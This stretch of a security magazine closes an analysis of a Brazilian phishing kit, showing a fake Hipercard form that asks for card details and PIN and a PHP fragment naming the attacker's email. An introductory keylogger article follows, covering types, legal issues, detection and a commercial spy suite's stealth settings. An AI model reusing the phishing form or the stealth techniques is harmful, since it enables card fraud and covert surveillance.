
Navigating in the folders inside the shell page, I found a .RAR file and downloaded it. The content was this:



artigo	15/10/2012 19:36	Documento de folha de...	4 KB
artigo	15/10/2012 22:23	Arquivo JavaScript	2 KB
BoxFaleConosco	15/10/2012 19:36	Documento de folha de...	2 KB
BoxInferior	15/10/2012 19:36	Documento de folha de...	2 KB
busca	15/10/2012 19:33	Arquivo GIF	2 KB
duvidas_home	15/10/2012 19:33	Arquivo GIF	2 KB
footer	15/10/2012 19:35	Documento de folha de...	1 KB
Header	15/10/2012 19:35	Documento de folha de...	5 KB
Header	15/10/2012 19:33	Arquivo JavaScript	3 KB
icoFacebook20	15/10/2012 19:33	Imagem PNG	2 KB
icoOrkut20	15/10/2012 19:33	Imagem PNG	2 KB
icoTwitter20	15/10/2012 19:33	Imagem PNG	1 KB
icoYoutube	13/02/2013 18:39	Imagem PNG	1 KB
jquery.maskedinput-1.3.min	15/10/2012 22:15	Arquivo JavaScript	4 KB
jquery-1	15/10/2012 19:33	Arquivo JavaScript	77 KB
SeparadorFooter	15/10/2012 19:33	Arquivo GIF	1 KB
SeparadorMenu	15/10/2012 19:33	Arquivo GIF	1 KB
TemplateInterna	15/10/2012 19:50	Documento de folha de...	3 KB

Figure 29. *Files inside the downloaded attacker directory*

I put these files into my XAMP server used for laboratory and the result was this:



Promoção Hipercard

Promoção Hipercard!


Cadastre-se na promoção Leva Tudo Hipercad digitando seus dados abaixo.

Número do Seu Hipercard:
Válido até:
Nome impresso no cartão:
Código de segurança:
Senha do cartão:
Concluir

Figure 30. *Phishing landing page posing as a real credit card website*

A phishing scam website pretending to be a landing page of "Hipercard", a very common credit card company here in Brazil. In the form, the attack says to the visitor to fill the input with some credit card information in order to participate in a sales opportunity.

Editing the index.php using notepad++ we can see the e-mail address of the attacker:



```
<?php
$email = "satam666now@hotmail.com";
$emailcopia = "satam666now@hotmail.com";
function getIP()
{
    if (!empty($_SERVER['HTTP_CLIENT_IP']))
    {
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    }
    elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR']))
    {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    }
    else
    {
        $ip = $_SERVER['REMOTE_ADDR'];
     }
    return $ip;
}
if(isset($_POST['numero_hiper']))
{
?>
```

Figure 31. *Attacker e-mail contact at index.php file*

From this, we can learn that this kind of attack can be lead from many vectors and Internet is not a very safe world to live in.

SUMMARY

I hope you have enjoyed this little walk around the APT Scene analysis. Of course, we can go much deeper into the analysis but for now, you can on your own in the search of knowledge and more references to start your advanced research to improve your skills. I know that there are some gaps in the analysis but even this article is just scratching the surface of this samples analysis we have taken more than 25 pages.

EXTERNAL REFERENCE

- *http://www.cuckoosandbox.org* – Very good framework for malware analysis and open source
- *http://www.malwr.com* – Online free instance of Cuckoo Sandbox for you to submit samples
- *http://ytisf.github.io/theZoo* – Malware DB is a project created to make the possibility of malware analysis open and available to the public.

ABOUT THE AUTHOR

Information Security Specialist with 12 years of experience. Huge expertise in Penetration Testing on corporate environment, developing advanced techniques to bypass security devices like IDS/IPS, firewalls, content filters and endpoint security systems (antivirus, antimalware, hids, etc). Today works as Security Researcher and Lead Penetration Testing at NextLayer Security Solutions.
anderson.tamborim@nextlayer.com.br

NIGHT LION®
SECURITY

Information Security Risk Management

24/7 Emergency Incident Response

1.844.HACK.911

www.NightLionSecurity.com

AN INTRODUCTION TO KEYLOGGERS

by Irv Schlanger MSIS, ACE, Security+ and Ruth Forese

Keyloggers have the reputation as being one of the more intrusive kinds of tracking devices. Keylogging refers to the recording of keystrokes that a user types on a computer. Keylogging is often associated with malware, where its purpose is to obtain personal information without a user's knowledge or consent. Keyloggers can also be used for other reasons, however, such as for troubleshooting computer problems and conducting research. This article introduces various types of keyloggers and then overviews two types of keylogging software, both of which require little technical knowledge and can be easily set up by the average user.

What you will learn:

- The basics of how different kinds of keyloggers work in a Windows OS
- Examples of keyloggers that are available for personal use
- Methods for removing, mitigating and detecting keyloggers

What you should know:

- Familiarity with Windows system concepts such as the registry
- Basic understanding of modern PC system hierarchy
- Optional: How to compile and run a C++ program

Keyloggers come in many forms but can be separated in two general categories: hardware and software. Hardware keyloggers are physical devices, while software keyloggers are programs that do not require an external device. Hardware keyloggers might use software to provide additional functionality, but for the purpose of this article, all hardware keyloggers have a physical component that is not part of a traditional computer setup. Below is a basic description of each type:

HARDWARE

Hardware keyloggers are usually devices that attach to the port the keyboard uses to connect to the computer. On most modern systems, hardware keyloggers connect to a USB or PS/2 port. The keyboard is then plugged into the keylogger and all keystrokes are recorded onto the device's internal memory. Hardware keyloggers have dropped in price in recent years but can still be expensive depending on their memory capacity. Additionally, hardware devices pose a risk upon removal and installation because they require physical access to the computer. However, they typically use fewer resources than their software equivalents and attempted removal can be easier to detect. These advantages make them preferable in some situations such as on family computers or in business environments.

Some hardware keyloggers are relatively simple and record data to a single file, while others have a wide variety of features. For example, some devices have Wi-Fi capabilities for wireless data transmission via email reports. In this case, the owner of the device can gather data without having to physically visit the computer. Hardware keyloggers also range in memory capacity and size. Most modern keyloggers are small and inconspicuous at a quick glance. The following can be found on *Amazon.com*:

Table 1. *Table of Various Hardware Keyloggers and Their Features*

Name:	Keyllama 4MB USB Value Keylogger	Spy Cobra Deluxe PC Keystroke Remote Monitoring Software	KeyKatcher (Mini) 64K PS/2 Hardware Keylogger
Photo:			
Current Price:	57.99 USD	106.00 USD	33.95 USD
Memory Size:	4MB	4GB	64KB
Physical Size:	1.6 in	.6 in	1.5 in
Other Features:	Plug-and-play	Screenshot capabilities, remote data retrieval, encryption	Plug-and-play, tamper-proof seal

SOFTWARE

Software keyloggers are programs that monitor and capture keyboard input. Software keyloggers can be legitimate programs, but many are obtained covertly as malware. Malicious keyloggers are installed like most other kinds of malware; for example, through visiting a malicious website or by downloading a Trojan. Some software keyloggers come as part of a suite containing tools such as those for data analysis, automatic file retrieval and screen capturing.

Different keyloggers interact with different system components to obtain data. Many common keyloggers use keyboard APIs to intercept communication between the keyboard and user applications. Most of these keyloggers use a technique called API "hooking" to interact with the state of the operating system. Although hooking isn't used, the first software example described later in the article takes advantage the Windows API to capture keystrokes and will be described in more detail.

Stealthier keyloggers can inject themselves into another program's executable. In Windows, executing inconspicuous code may use DLL injection to force an existing process to load a DLL. Other software keyloggers can even reside at the kernel level and work much closer to the hardware. These programs are less common and harder to remove. Many kernel-based keyloggers use or replace device drivers to immediately access keyboard input.

Keylogging remains a popular research topic as technology continues to evolve. Many methods in research are currently theoretical or impractical but with improvement may someday be used in real-world applications. For example, a new project in collaboration with the Institute of Computer Science, Foundation for Research and Technology and Columbia University explored using GPU memory to log keystrokes. The keylogger stored data directly into GPU memory without requiring kernel modification or access to keyboard API (Ladakis, Koromilas, Vasiliadis, Polychronakis, & Ioannidis, 2013). Although the current concept required root privileges, a more advanced version would be stealthier as the keylogging uses the GPU to store data. MIT and Georgia Tech researchers have also used smartphone sensors to detect keystrokes on a desktop keyboard. In the experiment, vibrations created on the desk as the user typed were successfully monitored and logged by the phone (Marquardt, Verma, Carter, & Traynor, 2011).

Other methods can be used to obtain keystroke data that do not require a specialized software keylogger. For example, packet sniffers can capture passwords and other sensitive information over a network, and form-grabbers obtain data from forms through the web browser. Although these techniques record what a user types, they do not fit into a strict definition of "keylogging" because they don't directly process keyboard input.

USES FOR KEYLOGGERS

The term "keylogging" often has a negative connotation because of its association with malware. Arguably the most well-known keyloggers are malicious and obtain confidential information for stealing identities, committing fraud, and other criminal objectives. Keyloggers in these cases are installed as malware on an unsuspecting person's machine. However, they have a variety of different purposes. Below are some ways keyloggers are used:

- Recording a suspect's keystrokes for criminal activity
- Conducting research in areas such as typing or human-computer interaction
- Recording your own keystrokes to measure productivity or improvement
- Troubleshooting a computer problem
- Logging activity to see if someone is using a computer without the owner's permission
- Monitoring employees to ensure they are complying with company policy
- Parental monitoring of minor children for safety reasons

KEYLOGGERS IN THE NEWS

Keyloggers both fight against and facilitate crime. Below are a couple keylogger-related incidents that have appeared in the news:

THE ZEUS TROJAN

ZeuS is an advanced and infamous Windows Trojan that became widespread in 2009. Its primary purpose is to steal financial information and has so far been responsible for the theft of over 70 million USD (Federal Bureau of Investigation, 2010). The Trojan takes advantage of botnets to infect personal computers and company networks. ZeuS itself is a large software suite containing functionality such as form-grabbing and a memory injection-based keylogger (Falliere & Chien, 2009). ZeuS is not as active as it was a couple years ago but may evolve and become more prevalent in the future.

THE ARREST OF NICODEMO SCARFO

The FBI used a keylogger to gather enough evidence to arrest Nicadermo S. Scarfo Jr., the son of Philadelphia mob boss "Little Nicky" Scarfo. The keylogger obtained a PGP key that Scarfo used to encrypt records of a sports-betting ring and other gambling information. A report suggested that the software was sophisticated and hid in "normally occurring Windows processes" that activated only when a key was being entered (Electronic Privacy Information Center, n.d.). Although the FBI was authorized to install its "Key Logger System," the case sparked debate over electronic privacy and wiretapping laws in the United States.

PURDUE UNIVERSITY STUDENT HACKERS

Three Purdue University students were accused of hacking into their professors' computers to change their grades. The students switched faculty office keyboards with keyboards containing logging devices to gather passwords and other sensitive information. The students used these credentials to log into their professors' accounts and change their grades to higher marks. They were able to alter grades for 4 years, from 2008 to 2012, without detection. The students were charged with multiple computer crime-related misdemeanors and felonies when they were caught in 2012 (Vaoravong, 2013).

LEGAL ISSUES

The use of keyloggers without the other party's consent presents a number of legal problems. In the United States, there is no one law that specifically prohibits keylogging not authorized by a court order or some other official procedure. The recording of keystrokes is often considered to be a form of "wiretapping," but individual states may interpret federal law differently. For instance, some states require that both parties involved in data transmission consent to recording of data. Stricter laws such as these make it easier for keylogging to be considered illegal.

Only single-party consent is required in some states and at the federal level. The definition of keylogging as a criminal activity has been disputed in some court hearings; for example, the Southern District Court of Indiana ruled in 2011 that the keylogger used in one case was not a form of wiretapping because the data was not "transmitted" or "stored" in a way that violated the Federal Wiretap Act (Lichter, 2012).

Recent amendments to Title 18, Section 1030 of the United States Code more clearly outline laws for unauthorized computer use (Prosecuting Computer Crimes). In general, most forms of unauthorized information gathering and access is now considered illegal. The law is specifically applicable to computers owned by the government and financial institutions but has been interpreted to apply to personal devices as well. Laws regarding issues like cyberwarfare and unauthorized computer access are actively changing due to the evolution of technology and cyber-crime. Therefore, it is very important that users check the regulations that apply to their area – whether it be a country, state or organization. The most dangerous situations are those without consent where the collection is for a malicious purpose. However, even those situations may not be criminal depending on specific circumstances.

DETECTION, PREVENTION AND REMOVAL

Both hardware and software keyloggers can be difficult to detect. Instead of making conspicuous system file changes like many forms of malware, they simply sit and "wait" for a user to perform an action and record it. Below are some methods for detecting and removing different types of keyloggers:

HARDWARE

In most cases, the only easy way to detect a hardware keylogger is through physical inspection. Many modern keyloggers are small thumb drive or converter-type devices connected to the PS/2 or USB ports on the computer, although some advanced keyloggers can be embedded into the keyboard itself. Such devices might require an expert to look for unusual modules or chips inside the keyboard. Many simpler devices can be removed by simply disconnecting them, but use caution when handling suspected keyloggers as some might be equipped with an anti-tampering mechanism. Employees should consult their company's policy before attempting to remove anything from their computer.

SOFTWARE

There is no one way to detect all kinds of software keyloggers. General antimalware programs can detect some – these work best with simpler, higher-level keyloggers because they have a standard behavior that can be recognized more consistently. Common keyloggers may also be discovered by their signature like other malware. Anti-keylogger programs specifically focus on removing and detecting keyloggers, but some can't distinguish between legitimate software and malware.

Keyloggers can also be hard to differentiate from other software because they rely on functionality used by many "normal" applications. For example, applications might use keyboard API to recognize shortcuts and hotkeys, because they need to "listen" for a particular keystroke combination. It's important to note that most applications do not actually record the keystrokes. However, this shared functionality can still trick antimalware programs into ignoring potentially harmful software.

Forensic methods can detect keyloggers just like other types of hidden malware. Again, different methods are effective for different keylogger implementations. In Windows, some keyloggers conduct typical malware "behavior" such as modifying the registry or forcing executables to use libraries they don't normally use. These changes can often be discovered in a simple process or registry monitoring program. Windows Sysinternals is a free group of system monitoring utilities for the Windows operating system that administrators often use for diagnosing problems and malware.

KEYSTROKE ENCRYPTION

Keystrokes can be encrypted as they are interpreted by the operating system and before they are sent to user applications. Encrypted keystrokes can therefore combat a number of higher-level keyloggers, such as those that hook Windows keyboard APIs. The diagram above demonstrates where encryption and decryption typically take place using keystroke encryption software. Various keystroke encryption programs are available such as QFX Software's KeyScrambler. Note that some software encrypt keystrokes at levels different from the above diagram. Keystroke encryption may be effective against common threats, but it is not a perfect defense because it is possible for keylogging to occur before encryption or after decryption. Hardware keyloggers, for example, would still work since they record keystrokes before the data is sent to the motherboard. High level keylogging-like programs such as form grabbers may also not be affected by encryption because they could gather data after the keys are decrypted at the application level.

Lastly, sophisticated low-level keyloggers installed in the kernel may be able to bypass the encryption as well. If a keylogger manipulated an existing driver or added itself as its own driver, then it is possible it runs at a level "below" the keystroke encryption. Although these types of keyloggers do exist, they are uncommon and harder to install. New theoretical methods to create kernel-level keyloggers are currently being researched, so current encryption methods may become less effective as malware continues to evolve.

SOFTWARE EXAMPLES

Below are two examples of keylogging software – one is a simple program in C++, while the other is a complete suite of user monitoring software. Both examples are fairly easy to set up and use. The programs were tested on a Windows 7 computer. Note that writing and running the C++ program will require a text editor and compiler.

WARNING

Check all applicable laws, regulations, and policies in your area before installing and/or using these programs, even for personal use. Do NOT use the following software for anything other than legal research purposes.

A SIMPLE KEYLOGGER IN C++

Many online tutorials provide step-by-step instructions for building keyloggers. Users with just a little time and technical knowledge can easily construct their own. Below is a simplified version of a program from the programming tutorial site WiBit.net. This example demonstrates how a programmer can easily implement keyboard API to intercept keystrokes. Note that this example is for demonstration purposes only and is not an effective real-world implementation.


The above program listens for keyboard input using the first `while` loop. If a key is found, the `Save` method is called, which saves the key to `LOG.TXT` in its proper format. The `Stealth` method hides the program from appearing in a console. Notice how this program, minus the optional if statements that format special keys not recorded in translatable ASCII, takes less than 50 lines to write.

As stated before, the above program is not reliable in practice. Most modern keyloggers hook the keyboard API to listen for events rather than using `getAsyncKeyState` to poll input. They also use DLL injection to make their programs stealthy, more reliable, and less CPU-intensive. This keylogger would be easy to detect through a process monitoring tool like the Task Manager and would also fail to recognize some keystrokes.

RELYTEC ALL IN ONE KEYLOGGER FOR WINDOWS

RelyTec provides a complete spy software suite for Windows called the All In One Keylogger. Besides keylogging, the program has a range of features that include automatic screen capture, two way instant messaging capture, logging audio and printing, automatic disabling of anti-keylogger software, log encryption, and report sending through email or FTP. RelyTec provides a complete free trial so users can test it out before deciding to purchase the full version. Below are some screenshots that demonstrate the software's functionality and level of stealth. Under each screenshot is a description of the highlighted features:

THE MAIN WINDOW



General Settings

Please choose general settings


- [✓] Run when windows starts.
- [✓] Hide entry from the windows startup list.
- [ ] Hide program tray icon (next to the computer clock).
- [ ] Always on top.
- [✓] Hide program folder while running.
- [✓] Hide program process from Task Manager.
- [ ] Show tips.
- [ ] Delete Help (User Manual) file.
- [ ] Remove icons and entries from start-menu and uninstall list.

Status: Logging   Advanced Stop Logging

Figure 2. *The window that appears when the All In One Keylogger is opened*

The window above is the main window that appears when the software is opened. The All In One Keylogger only opens when a password is typed – this password works while using most programs and will also work from the desktop. Some of the general settings help increase the program's stealth level; for example, users can remove Start Menu entries and hide the process from the Task Manager.

A SAMPLE TEXT LOG




User	Time Stamp	Active Window
Ruth	10/26/2013 23:04:40	Jump List
Ruth	10/26/2013 23:04:41	Windows Internet Explorer
Ruth	10/26/2013 23.04.41	http://www.msn.com/?ocid=iehp - Windows Internet Explorer
Ruth	10/26/2013 23:04:42	MSN.com - Windows Internet Explorer
Ruth	10/26/2013 23:04:43	Program Manager
Ruth	10/26/2013 23:04:44	**MSN.com - Windows Internet Explorer**
Ruth	10/26/2013 23:04:47	Google - Windows Internet Explorer
Ruth	10/26/2013 23:04:48	**Sign in - Google Accounts - Windows Internet Explorer**
Ruth	10/26/2013 23:05:07	AutoComplete Passwords
Ruth	10/26/2013 23:05:13	Sign in - Google Accounts - Windows Internet Explorer
Ruth	10/26/2013 23:05:20	Start menu
Ruth	10/26/2013 23.05.21	Untitled - Notepad
Ruth	10/26/2013 23:05:26	Open
Ruth	10/26/2013 23:05:28	Untitled - Notepad
Ruth	10/26/2013 23:05:28	**test - Notepad**

```
Sign in - Google Accounts - Windows Internet Explorer
account          accountpassword
```

Figure 3. *The text log window*

Above is a sample text log. The All In One Keylogger organizes keystrokes by where and when they occurred. In this example, the user tried to sign into her Google account. The username and password fields were logged and displayed in the lower half of the window. "Account" was the entered username and "accountpassword" was the attempted password. The left-hand side displays the options for viewing and exporting logs.



Press the image to show it in full screen

10/26/2013 23:05:07

[L] User Name: Ruth

10/26/2013

Search in Textual log [✓]
Search in Chat log


Match all of the following
Match any of the following [✓]

<Press the [+] button (on your right) to add more search criteria>

Figure 4. *The visual log window*

The All In One Keylogger takes screenshots whenever the user opens a program or starts typing. The screenshot above correlates with the text log as the user tried signing into a Google account. Like text logs, visual logs can be exported and sent to a remote computer through FTP or email.

STEALTH



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


```
Time ...  Process Name   PID   Operation           Path                                                         Result    Detail
1:31:0... plspmj.exe     1040  QueryDirectory      C:\Program Files\elkfonuqxuwr                                SUCCESS   Filter: elkfonuqxuw...
1:31:0... plspmj.exe     1040  CloseFile           C:\Program Files                                             SUCCESS
1:31:0... plspmj.exe     1040  CreateFile          C:\Program Files\Elkfonuqxuwr\Log\Text\aiotxt.dat            SUCCESS   Desired Access: R...
1:31:0... plspmj.exe     1040  QueryBasicInfor...  C:\Program Files\Elkfonuqxuwr\Log\Text\aiotxt.dat            SUCCESS   CreationTime: 10/2...
1:31:0... plspmj.exe     1040  CloseFile           C:\Program Files\Elkfonuqxuwr\Log\Text\aiotxt.dat            SUCCESS
1:31:0... plspmj.exe     1040  QueryDirectory      C:\Program Files                                             SUCCESS   Filter: Program Files...
1:31:0... plspmj.exe     1040  CreateFile          C:\Program Files                                             SUCCESS   Desired Access: R...
1:31:0... plspmj.exe     1040  QueryDirectory      C:\Program Files\Elkfonuqxuwr                                SUCCESS   Filter: Elkfonuqxuw...
1:31:0... plspmj.exe     1040  CloseFile           C:\Program Files                                             SUCCESS
1:31:0... plspmj.exe     1040  CreateFile          C:\Program Files\Elkfonuqxuwr\Log\Text\aiotxt.dat            SUCCESS   Desired Access: G...
1:31:0... plspmj.exe     1040  QueryStandardI...   C:\Program Files\Elkfonuqxuwr\Log\Text\aiotxt.dat            SUCCESS   AllocationSize: 36,...
1:31:0... plspmj.exe     1040  WriteFile           C:\Program Files\Elkfonuqxuwr\Log\Text\aiotxt.dat            SUCCESS   Offset: 33,556, Len...
1:31:0... plspmj.exe     1040  CloseFile           C:\Program Files\Elkfonuqxuwr\Log\Text\aiotxt.dat            SUCCESS
